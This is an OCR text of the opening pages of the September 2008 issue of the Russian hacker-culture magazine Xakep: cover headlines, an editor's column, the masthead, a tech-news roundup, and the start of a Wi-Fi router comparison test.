ХИТРЫЕ ПРИЕМЫ УДАЛЕННОГО ВЗЛОМА WINDOWS СТР. 64



ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

WWW.XAKEP.RU

ХАКЕР

СЕНТЯБРЬ 09 (117) 2008

Rustock.C под микроскопом

ДЕТАЛЬНЫЙ АНАЛИЗ ВСЕМИРНО ИЗВЕСТНОГО РУТКИТА

СТР. 58

Imagine Cup 2008

ОТЧЕТ С ФИНАЛА В ПАРИЖЕ

СТР.32

(game)land
hi-fun media
publishing for enthusiasts
08009
4 607157 100063

СЛОВАЦКАЯ ТЕТЯ АСЯ

ВЗЛОМ ЛОКАЛИЗОВАННОГО ПАРТНЕРА ICQ

СТР. 74

ОТПЕЧАТКИ ПАЛЬЦЕВ HTTP

ВЫЯСНЯЕМ, КАКОЙ ВЕБ-СЕРВЕР РАБОТАЕТ НА УДАЛЕННОЙ МАШИНЕ

СТР. 38

ПЕРЕХОДИМ НА GOOGLE TALK

БЕЗБОЛЕЗНЕННО ОСВАИВАЕМ IM-СИСТЕМУ ОТ GOOGLE

СТР. 44

Положи DNS на лопатки

НОВЫЙ ВЕКТОР АТАКИ НА НИКСОВЫЕ DNS-СЕРВЕРА

СТР. 94


Celebrate Originality на adidas.com


adidas

CONTENT•09(117)



Intro

Хочу с тобой поделиться зубодробительным компьютерным квестом под названием Microsoft Office Live, который я прошел совсем недавно. Это новый сервис мелко-мягких, который должен был стать своевременным аналогом Google Docs, позволяя хранить в интернете документы и работать с ними в онлайне.

Первое, что мне предложил сделать новый сервис после регистрации — это скачать апдейт setup.exe весом под 800 Кб. Нормально, да? Напомню: мы говорим о вебсервисе, который должен позволять легко и быстро получать доступ к документам из любого места, с любого компьютера. А тут — апдейт на 800 Кб. Епрст, да его даже установить можно только под админскими правами!

Дальше — круче. Когда я все-таки скачал этот апдейт на ноуте (на рабочем компьютере — лимитированный пользователь), оказалось, что теперь уже сам этот setup.exe будет докачивать дополнительные файлы. Вся процедура заняла окон семь и минут пять времени — апдейт докачивал что-то из интернета, шуршал винчестером и требовал нажатия кнопки «Далее». Опять напомню: речь идет о вебсервисе.

Что же такое с программистами Майкрософт? Не хватает витаминов? Мало йода?

nikitozz, гл. ред. Х
udalite.livejournal.com

/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
Дмитрий Лященко
(lyashchenko@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Редактор Unix-раздела
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
>Монтаж видео
Максим Трубицын

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)

/xakep.ru
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Руководитель отдела рекламы цифровой группы
Евгения Горячева
(goryacheva@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Леонова Анастасия
(leonova@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела дистрибуции
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)

>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24
> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России


> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия.
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /

Обо всем за последний месяц

В 2007 году 36 человек в мире были арестованы за неосторожные высказывания в блогах. Еще в 2006 таких случаев было в три раза меньше.



Настоящий дзен

Чего можно ожидать от компании с названием Creative, как не креатива. Уже который год они нам исправно его поставляют, в промышленных масштабах. Очередная новинка — лишнее тому доказательство. Это аудиоплеер **ZEN Mozaic** (англ. «дзен») с кучей полезных мультимедийных функций. Итак, что нужно для достижения настоящего дзена? Цветной дисплей 1.8", мощный встроенный динамик, FM-приемник, встроенный микрофон, функция диктофона и батарея, способная поддерживать в плеере «жизнь» в течение 32 часов непрерывной музыки. Добавим к этому поддержку картинок формата jpeg и видео (только после конвертации в фирменный формат Creative). Новинка имеет крайне любопытный дизайн — создатели воплотили во внешности ZEN Mozaic древнейшее искусство мозаики и предоставили на выбор три цвета: черный, серебряный и розовый. Объем памяти плееров составит 2, 4 и 8 ГБ, а осенью в магазинах появится 16-гиговая модель. Цена будет варьироваться от 2400 до 4000 рублей, в зависимости от емкости памяти.



США впереди планеты всей по количеству фишинг-атак — 37.25% от общего числа.

Мышь-прилипала

Кто работает на ноутбуках и часто таскает их с собой, конечно, сталкивался с одной маленькой проблемкой — постоянно теряется мышка. Куда-то заваливается, мистически исчезая, когда она нужна! Так вот, проблема решаема, и решение называется **Logitech V550 Nano**. Беспроводной лазерный грызун оснащен замечательной штукой Clip-and-Go. С помощью этого устройства (проще говоря, маленькой клипсы) мышку можно легким движением руки прилепить к крышке ноутбука, и никуда она оттуда больше не денется. Прибавим сюда уже традиционную функцию высокоскоростного скролла и крохотный нано-приемник (с монетку размером), который достаточно однажды подключить к USB и благополучно забыть — никаких настроек он не требует. Работает мышка на частоте 2,4 ГГц от двух АА батареек, прослужить которые обязуются 18 месяцев. Цена девайса — примерно $60.





Графические мощности

На улице сторонников AMD праздник. Компания Asus представила новую материнскую плату M3A78-T на чипсете AMD 790GX + SB750. Обладателями новинки будут счастливы стать геймеры, аниматоры и другие люди, плотно работающие с графикой. Оснащена плата встроенным графическим ядром **ATI Radeon HD 3300**, которое можно использовать в тандеме с обычной видеокарточкой (технология Hybrid CrossFireX или Quad-CrossFire). Можно обойтись и без дополнительного видеоадаптера — технология SidePort позволяет использовать мощности установленного на матери DDR3 для расширения видеопамяти и повышения производительности графики. Asus заверяет, что «преимущество оценят даже те пользователи, которым не нужна производительность в играх». Плата также может похвастаться технологией Express Gate: уже через 5 сек. после включения компьютера можно пользоваться интернетом, почти всем спектром мультимедийных функций и множеством видеовыходов (в том числе, RGB(D-SUB), DVI и HDMI, позволяющими использовать ПК в качестве базы под домашний кинотеатр).

29% пользователей интернета регулярно покупают товары, рекламируемые спамерами.

Посещаемость различных женских сайтов возросла на **27%** по сравнению с прошлым годом.

Черный пояс по набору SMS



Меня всегда поражало умение некоторых людей набирать SMS или писать с телефона в аську с запредельной скоростью (без qwerty-клавиатуры, а иногда даже без Т9). Для тех, кто таких высот мастерства не достиг (или просто не хочет мучиться), придумали гораздо более удобные способы. Например, новый телефон от LG — **KS 360**, с выдвижной qwerty-клавиатурой. Пожалуй, идеальный гаджет для любителей чатиться с мобилы: есть возможность группировки SMS, так чтобы был виден и текст чата, и имя собеседника, экран 2.4", большой набор смайлов (и конечно, уже упомянутая клавиатура). Новинка не обделена и «не-чатовыми» нюансами — это 2-мегапиксельная камера с фиксацией фокуса и слот под MicroSD-карточки. Дизайн, названный разработчиками Aqua Blue (видимо, из-за приятного бирюзового оттенка), добавляет еще один плюс в копилку KS 360. В продаже телефон появится ближе к концу сентября. Стоить будет 7000



Вентиляторов много не бывает

Чем мощнее железо, тем более высокие требования приходится предъявлять к системам охлаждения. Есть, конечно, люди, которым наплевать, что на видеокарточке можно жарить яичницу, а процессор медленно, но верно «закипает» под сантиметровым слоем пыли... Надеюсь, ты к таким не относишься. Тогда советую обратить внимание на новый корпус от компании Cooler Master. Модель HAF 932 представляет собой full tower, который, с первого взгляда, можно отнести к классу hi-end. Но сейчас речь не о крутом внешнем виде девайса, а об основной его фишке — мощнейшей системе воздушного охлаждения. Четыре вентилятора, оснащенных красной диодной подсветкой — три по 230 мм и один 140 мм — способны, по словам экспертов компании, заменить любое аппаратное охлаждение. Кузов, к тому же, поддерживает установку дополнительных вентиляторов или системы водяного охлаждения. Есть дополнительная камера для двойного питания и съемный стеллаж для хардов, с антивибрационными прокладками. Цена чуда техники пока неизвестна, но вряд ли она будет маленькой.

96% юзеров Сети хотя бы раз были в инет-магазине, а каждый пятый регулярно совершает в е-шопах покупки.

Viruses no pasaran!

В Москве 12-го августа состоялась презентация новых продуктов от Kaspersy Lab. Замечу, что в ряде других стран новинки уже были презентованы. Будем надеяться, что виной тому лишь маркетинг, а никак не стремление «обкатать» софт перед русским релизом или задвинуть российский рынок подальше. Публике представили две почти полностью переродившиеся софтины — Internet Security 2009 и Kaspersy Antivirus 2009. Изменений много. Взять хотя бы новый движок, базирующийся на ядре с почти русским именем KLAVA. Напомню, до этого софт Лаборатории Касперского базировался на движке, который не менялся почти 10 лет. Особенно порадуются дизайнеры и иже с ними, — все, кто громко плакал, что «Каспер вешает систему». Быстродействие теперь возрастет в 3-7 раз, а загрузка системы будет шустрее на 40%. Про скорость — чистая правда, проверяла лично. Плюс, появилась поддержка многоядерных процессоров, и движок обладает обновляемыми компонентами.

Изменился интерфейс, стали еще серьезнее методы детектирования, добавились родительский контроль, защита для мгновенных сообщений а-ля ICQ и MSN, виртуальная клавиатура для безопасного ввода паролей и многое, многое другое. Почти все это проиллюстрировали на презентации. Мужчины с внешностью классических телохранителей, в строгих костюмах с логотипом Kaspersy Lab на лацкане пиджака и микрофоном в ухе, безошибочно отлавливали в толпе человека в футболке с надписью «МАЛВАРЬ», под белы рученьки выводили из зала спамера, предлагавшего «Ролекс по 50 долларов» — и так далее, в том же духе. Когда же из зала, в самом конце, последовал шутливый вопрос от наблюдательного журналиста: «А я заметил, что охранник там сговорился с «вирусом» и они теперь мило беседуют и что-то едят... Это что, у меня на компьютере будет так же?» — последовал ответ: с новой версией продуктов подобного не произойдет никогда. А охрана, надо думать, просто была слегка устаревшая :). Цена остается прежней: 980р. за «Антивирус» и 1600р. за «ИнтернетСекьюрити». Более того, одна коробка Internet Security теперь дает лицензию сразу для двух машин. Эксперты сошлись во мнении, что лучше и выгоднее подарить одну



лицензию, чем подталкивать пользователя к продуктам конкурентов или пиратским версиям. Переход со старых версий продукта на новые — бесплатный.








SUN изволит шутить


Совсем недавно полмира наблюдало шоу невиданного размаха, посмотреть которое теперь еще долго не удастся — солнечное затмение. Если ты об этом не знал или все пропустил, это, наверное, повод задуматься. Например, о чем-нибудь умном и вечном... Оказывается, солнечное затмение и то можно использовать в своих целях. Пусть и шуточного пиара ради. Отличилась компания SUN (англ. «солнце»), обнародовавшая несколько дней спустя пресс-релиз, в котором говорилось, что «отключение солнца на территории России прошло успешно» и «все планируемые профилактические работы проведены успешно и в срок». SUN также выражали надежду, что нам понравился их сервис и со всей ответственностью заявили, что «поддержание высокой готовности ключевых компонентов Солнечной системы является важным элементом обеспечения непрерывности функционирования планеты Земля». Кстати, следующее отключение солнца на территории РФ запланировано на 12 августа 2026 года, не пропусти.


Горячая линия рунета



В рунете начал свою работу проект с громким названием «**Национальный узел безопасности**» (http://saferunet.ru), организованный региональным общественным центром интернет-технологий (РОЦИТ). Сайт, призванный бороться со всяческими сетевыми угрозами и нелегальщиной, делится на три части — информационно-аналитический ресурс, консультационная линия и «горячая линия», куда можно будет отсылать анонимки о злачных местах и нарушениях в Сети. На западе практика такого стукачества широко распространена, но вот для нас это пока в новинку. Более того, сам РОЦИТ не имеет полномочий закрывать «нехорошие» ресурсы (но заверяет, что силовые ведомства РФ на их стороне). Пока сайт полупуст, но ведущий аналитик РОЦИТа Урван Парфентьев считает, что это вскоре изменится — сразу, как только начнется активная работа с пользователями. Пока же на узле нац. безопасности можно найти разве что статьи о детской порнографии (без картинок), кибезависимости, экстремизме... и тому подобные вещи, которых в Сети и без того хватает. Линия помощи пока вообще не функционирует, а первое, что нам предлагают заполнить в форме «горячей линии» — это поля «ФИО» и «Город». Оригинальная получается анонимность. Конечно, борьба с такой мерзостью, как детское порно — дело хорошее, да и общественные организации такого рода нужны, но все же, некоторым людям о существовании интернета лучше не знать. И интернету спокойнее, и им самим.

По пользованию мобильным интернетом Россия на **1** месте среди стран БРИК (Бразилии, России, Индии и Китая) — с **11.2%** от общего числа пользователей мобильной связи.





Однажды они получат «Оскар»

В фантастических фильмах и книжках не раз проскакивала идея, что в кино будущего будут играть не живые люди, а лишь компьютерные модели. И как это часто бывает, похоже, прогнозы фантастов начинают сбываться. Компания Image Metrics решила продемонстрировать миру свои достижения и выпустила видео, которое легко можно найти на YouTube. В ролике девушка по имени Эмели рассказывает о новой технологии, при помощи которой она сама создана. Даже зная, что это лишь компьютерная графика, на вид Эмели сложно отличить от живого человека. До сего дня такого эффекта не мог добиться никто. На создание моделей тратились годы, но они все равно оставались «неживыми». А в Image Metrics придумали методику, благодаря которой можно, не крепя на человека никаких датчиков, считать все его движения, включая самую мелкую мимику, и воспроизвести результат уже в виде компьютерной модели. В связи с этим высказался главный технический директор AMD — Раджа Кодури. Он заверил, что новые видеокарты смогут обсчитывать такие вещи уже в реальном времени, а окончательно грань между человеком и компьютерной моделью сотрется к 2020 году. Похоже, технологический прорыв совершен!



Новые законы, новая головная боль

В США утвердили очередной документ, призванный усложнить людям жизнь. Теперь их служба таможенного контроля вправе изъять для проверки сроком до трех недель практически любой электронный девайс, будь то ноутбук, КПК, фотоаппарат, плеер... — то, на чем можно хранить информацию. Раньше таможенники, как правило, просто просили включить прибор и осматривали его на месте. Теперь все сильно усложнилось. По сути, отныне таможня оставляет за собой право разобрать твой ноут на запчасти и перелопатить все содержимое винтов. Делается это, конечно, в целях борьбы с терроризмом, контрабандой наркотиков, детской порнографией и прочим Вселенским Злом. Кто конкретно до этого додумался, история умалчивает. А жаль, хотелось бы знать «героя» в лицо. Дорогой читатель, будь готов расстаться с флешкой из фотоаппарата, со своим наладонником или ноутом, если собираешься ехать в Штаты.

Knol it!



Лавры Википедии не дают покоя тысячам умов, и это понятно. Wiki — настоящий сетевой феномен, наравне с YouTube и другими сервисами, без которых было бы проблематично представить сегодняшний интернет. Можно много спорить о достоверности ее материалов, но достойных конкурентов на данный момент у Википедии практически нет (хотя аналогов немало). И возможно, это вскоре изменится. Один из тяжеловесов IT-рынка — компания Google — закончила работу над своей версией сетевой энциклопедии и представила ее публике. Новый сервис получил имя Knol (http://knol.google.com). Работа над ним велась с декабря прошлого года. Еще в начале разработки Google заявили, что хотят делиться с людьми полезными знаниями — безвозмездно, то есть даром. Knol почти сразу окрестили «Googlepedia» и «Вики-убийца». Но непохожестей много. В отличие от Вики, написать и отредактировать статью анонимно нельзя — автор должен зарегистрироваться и «представиться», чтобы можно было оценить точность информации. Также статью нельзя менять без разрешения ее создателя, но можно написать свою по той же тематике — несколько материалов по одной теме допустимо. Наконец, материалы можно оценивать. И... здесь есть реклама. Опять же, с разрешения автора, на странице статьи может отображаться контекстная реклама Google. Более того, автор будет получать с нее проценты. Конечно, многие ученые будут рады увидеть свое авторство, да еще и получить за все это деньги. Для ярых противников Википедии Knol — как раз то, что надо. Но встает вопрос, что такое Knol для самой Google — очередная рекламная площадка или серьезная сетевая энциклопедия?

Из жизни социальных сетей

В сфере русских социальных сетей страсти кипят, почти не утихая. Обязательно кто-то с кем-то судится, что-то крадет у ближнего и пытается срубить побольше денег. «Одноклассники» — не исключение. Для начала они успели отстоять в суде свое честное (в смысле, уникальное) доменное имя. Скандально известная компания «КМ онлайн» имела неосторожность переименовать свой сервис classmates.km.ru в odnoklassniki.km.ru. Кстати, именно «КМ онлайн» в свое время пытались прикрыть библиотеку Мошкова и другие сетевые читальни. В случае с «Одноклассниками» им снова не повезло — на них подали в суд, и дело решилось не в их пользу. Арбитражный суд Москвы запретил им использовать название «Одноклассники» и приговорил к штрафу в 100.000 рублей за нарушение интеллектуальной собственности. А в это время сами «Одноклассники», наконец, начали запускать платные сервисы. Этого ждали давно, и оно пришло. Начали пока с малого: появился платный режим невидимки, активируемый посредством SMS. Сто с хвостиком рублей — и целый месяц смотри, чьи угодно странички, люди увидят лишь сообщение: «Вас посетил(а) невидимка». Такие схемы неплохо показали себя в западных социальных сетях (у них платных сервисов много, очень много). Что выйдет у нас, пока можно только гадать. Режим невидимки — лишь пробный шар и уже скоро можно будет судить, оправдает он себя или нет.



В **2012** году к интернету будет подключено примерно **1,9** миллиарда человек (**30%** всего населения Земли).

Электронные документы терпят поражение



Похоже, политики, ратовавшие за законы о смене паспортов на электронные, угодили в большую лужу. Непоколебимая истина о том, что «все, что зашифровано человеком, может быть им же взломано» очередной раз оправдывается. О несовершенстве нововведения говорили давно, но сильные мира сего не захотели прислушиваться. И вот, когда люди начали активно менять паспорта на электронные, выплыло такое количество нелицеприятных подробностей, что не обращать внимания стало сложно. Для начала, на конференции Black Hat было продемонстрировано, что сигнал RFID-чипа можно глушить и удаленно снять с него данные. Это само по себе разрушает миф о невозможности взлома. Газета Times провела исследование и опубликовала жутковатые результаты: RFID-чип можно взломать и клонировать всего за час. И если в Times всего лишь заменили фотографии владельцев документа на фото Усамы Бен Ладана (нормально у ребят с чувством юмора), то специалисты утверждают, что также легко можно манипулировать и хвалеными биометрическими данными. А ведь на уникальности биометрики и невозможности ее подделки и строится вся система защиты — сам по себе электронный паспорт от клонирования защищен очень слабо. В итоге, жители 45 стран мира, где электронные паспорта уже пошли в народ, оказались в незавидном положении. Отдельно «радует» тот факт, что Россия тоже рассматривает возможность перехода на паспорта на основе RFID-чипа.

Количество лже-антивирусов, циркулирующих в рунете, увеличилось на **700%** по сравнению с прошлым годом.

I Am Rich and I Am Idiot




История на грани маразма приключилась в вотчине Apple — онлайновом магазине App Store, где торгуют приложениями для iPhone и iPod. На виртуальном прилавке появилась странная штуковина под названием «I Am Rich» (англ. «Я богат»), по максимальной для магазина стоимости $999.99. В описании честно говорилось, что это — произведение искусства без какого-либо функционала, всего лишь красивая иконка, которая будет каждый день напоминать владельцу, что он крут и бесконечно прекрасен. Впрочем, помимо иконки в приложении имеется еще «секретная мантра», повторение которой, видимо, поможет владельцу иконки оставаться таковым и в будущем. Вероятно, со стороны разработчика — Армина Хайнриха — это была своего рода шутка (пусть и довольно дурацкая). Но, разумеется, нашелся идиот, который нажал кнопку «Buy», решив, что это какой-то розыгрыш и не может бесполезная фигня стоит тысячу баксов. Оказалось, может. Удивленный, покупатель позвонил в свой банк, убедился, что все по-настоящему и кинулся писать гневные письма, куда только смог. Ни в чем не повинную фенечку тут же убрали из магазина. К сожалению, неизвестно вернули ли «пострадавшему» деньги. Если вдуматься — могли и не возвращать. А само приложение уже было взломано каким-то альтруистом (да-да, его купил не один человек!) и теперь свободно гуляет по Сети. На YouTube по запросу «I Am Rich» можно найти видео-ролик, демонстрирующий и секретную мантру, и само «произведение искусства».

Крыса в доспехах

Кажется, среди ученых есть настоящие злые гении. Группе ученых из британского университета Рэдинга удалось создать робота, которым управляют нейроны крысиного мозга. Эти исследования, разумеется, проводятся во благо — пытаются найти лекарство от болезни Альцгеймера, но результат шокирует. Отделенные от тела крысы нейроны поместили в смесь питательных веществ с антибиотиками, и те принялись устанавливать между собой связи так, будто все еще находятся в теле. На данный момент «связались» уже более 300.000 нейронов (для сравнения — в человеческом мозгу их свыше 200 млрд.). Они уверенно посылают друг другу электрические импульсы (можно сказать, живут обычной жизнью). Также, к ним поместили контроллер, при помощи которого сумели заставить (судя по всему, посылая в клетки болевые или аналогичные сигналы) «мозг» управлять простеньким роботом, огибая препятствия. Достижение определенно впечатляет, только почему-то первые мысли возникают не о лекарствах, а о военных разработках и безрадостном будущем...


Дневник из прошлого


Сетевой серфинг дело, бесспорно, хорошее, но не все ведь читать новости, блоги, копаться на том же Digg'е или работать. Порой нужно и что-то для души, что-то весомое и интеллектуальное. Начиная с августа, ресурс **The Orwell Prize** (http://www.theorwellprize.co.uk) будет публиковать на своих страницах дневник писателя Джорджа Оруэлла, автора легендарной антиутопии «1984». Публикации будут в форме блога — а новые записи станут появляться по тем же числам, по которым писал в свой дневник Оруэлл. Вел он его на протяжении четырех лет, с 1938 по 1942, и писал обо всем: о войне, политике, журналистике. Подобный проект, конечно, далеко не первый в Сети, но Оруэлл заслуживает отдельного упоминания!



Блог новой Винды

То, что Microsoft уже работает над следующей версией Windows — ни для кого не секрет. Мелкомягкие, вообще, никогда не стоят на месте. Так как Виста не оправдала и половины возложенных на нее надежд, реабилитироваться в глазах публики придется уже системе Windows 7 (именно такое имя пока носит разработка). Чтобы осветить весь процесс работы над Осью, был открыт специальный блог — http://blogs.msdn.com/e7. Ведут его два старших менеджера проекта — Джон Деваан и Стивен Синофски. Что актуально, блог дублируется на несколько языков, в числе которых есть русский. Синофски в течение трех лет изучал великий и могучий, так что на комментарии в русском зеркале он отвечает лично. Информации в блоге пока немного (ведь основные детали засекречены), но все тот же Синофски утверждает, что уже в октябре этого года состоится первая презентация Windows 7. После нее и наполнение блога станет обширнее. Напомню, что релиз системы намечен на начало 2010 года.





ИГОРЬ ФЕДЮКИН

ТЕСТ DRAFT N WI-FI РОУТЕРОВ

«ЧЕРНОВЫЕ НОВИНКИ» WI-FI

Список протестированного оборудования:
ASUS WL-500W
ASUS RT-N11
D-Link DIR-655
LevelOne WBR-6000
Linksys WRT160N
TRENDnet TEW-633GR

В этом тесте мы рассмотрим наиболее интересные и актуальные модели Draft N роутеров от ведущих производителей.

МЕТОДИКА ТЕСТИРОВАНИЯ

Для тестирования проводного сегмента использовался скрипт передачи пакетов максимального размера.


1. При тестировании пропускной способности WAN → LAN одна из станций подключалась к одному из портов свитча (интерфейс LAN), вторая — к WAN-порту. В итоге, мы получали пиковую пропускную способность для WAN-интерфейса (также ее можно называть скоростью NAT). Измерялась скорость однонаправленной передачи (направления WAN → LAN и LAN → WAN) и в режиме полного дуплекса (FDX).

2. Поскольку при активации интернет-соединения по протоколу PPTP создается дополнительная нагрузка на центральный процессор роутера, мы измерили пропускную способность PPTP. Для этого за WAN-интерфейсом маршрутизатора был поднят VPN-сервер. Также проверялась возможность установки VPN-соединения в случае размещения VPN-сервера вне сегмента нахождения нашего маршрутизатора.

3. Для оценки скорости Wi-Fi мы использовали PCMCIA-адаптеры ASUS WL-100W, D-Link DWA-645, LevelOne WPC-0600 h/w ver.2, Linksys WPC4400N, TRENDnet TEW-621PC. Каждый роутер тестировался с адаптером того же производителя. Измерения проводились в типичной квартире из двух точек с разным удалением от роутера. В первом случае удаление не превышало 1 метра и измерялась максимальная скорость передачи данных. Во втором случае ноутбук с WiFi-адаптером находился от точки доступа на расстоянии 10 метров по диагонали за стеной. Во всех случаях использовалась шифрация трафика WPA-PSK с ключом TKIP.


4. В качестве дополнительного исследования была проведена проверка на уязвимости со стороны WAN-интерфейса с помощью программного продукта Tenable Nessus.

